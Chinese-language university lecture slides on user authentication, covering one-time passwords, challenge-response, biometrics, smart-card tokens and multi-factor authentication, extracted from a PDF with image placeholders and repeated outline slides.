
- 1、由于网络时延，某些合法用户的身份无法验证
- 2、由于时间窗口的存在，无法完全避免重放攻击

# 动态口令




# 动态口令

- 动态口令实现方案二



# 动态口令

- 动态口令实现方案二




# 动态口令

- 动态口令（一次性口令）实现方法
  - ✓ 时间同步技术
    - 适用于网络性能稳定，验证效率高
  - ✓ 挑战-应答技术
    - 适用于分布式网络环境，安全性、可靠性高



	B	C	G	J	K	P	S	U	V	X
1	883	814	885	521	362	234	816	646	742	028
2	306	521	259	029	856	138	342	657	568	738
3	291	051	611	850	797	555	772	692	447	536
4	206	813	949	309	894	785	560	289	547	437
5	041	343	244	798	499	388	964	880	823	521
6	318	119	661	878	503	517	955	281	616	567
7	180	493	930	965	638	056	609	356	611	920
8	592	133	694	827	745	196	434	339	940	130

# 口令认证总结



# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 生物识别技术(Biometrics)



- 使用一个人的身体特征
  - 指纹, 语音, 脸部, 键盘计时, ...
- 优点
  - 无法泄露、丢失、遗忘
- 缺点
  - 成本、安装、维护
  - 比较算法的可靠性
    - 假阳性(False positive):允许未经授权的人访问
    - 假阴性(False negative):禁止授权的人访问
  - 隐私?
  - 如果被伪造, 如何revoke?



# 生物识别技术

- 常见用途
  - 特殊情况下的物理安全
  - 结合
    - 多种生物识别技术
    - 生物识别和PIN
    - 生物识别和令牌(token)



# 生物识别技术(Biometrics)

- RSA 2017创新沙盒冠军UNIFYID (<https://unify.id>)
  - 利用现在越来越丰富的各种**传感器**获取用户的数据。比如，手机里的陀螺仪，加速器，GPS，周围光感应，WIFI，蓝牙等等，对pc可以包括击键间隔，鼠标的移动和滚轮的滚动，触摸板的移动，周边WIFI，蓝牙等等
  - 基于这些数据上传云端并使用学习算法，对用户的行为进行学习。
  - 5个9的识别正确率

# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)


# 基于令牌的认证智能卡(Token-based Authentication Smart Card)



- 具有嵌入式CPU和内存
  - 与小型智能卡阅读器进行对话
- 各种形式
  - PIN 保护的存储卡
    - 输入PIN以获取密码
  - 基于PIN 和智能手机的令牌
    - Google 认证
  - 挑战/应答卡
    - 计算机创建一个随机挑战
    - 输入PIN 对卡内的挑战值进行加密/解密

# 智能卡示例

初始数据 (PIN)




- 一些困难：
  - 与服务器共享初始数据 (PIN)
    - 需要安全地设置
    - 多站点共享数据库
  - 时钟倾斜(Clock skew)

# 大纲


- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
  - FIDO
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 基于password的认证的问题



# 基于password的认证的问题

- Malware
- Man In The Middle (MITM)
- Database Leak




# 改进的方法


- 多因素认证， Multi-Factor Authentication (MFA)
  - ✓ 要求用户使用两个类别进行身份验证的安全增强方法
    - Something you know (such as **password** or **PIN**)
    - Something you have (such as one-time pin (**OTP**) to mobile phone) **Password-less**
    - Something you are (biometrics such as **Fingerprint** or **FaceID**)
  - ✓ Credentials必须来自两个不同的类别，以提供更高的安全性

# 改进的方法

## Password authentication

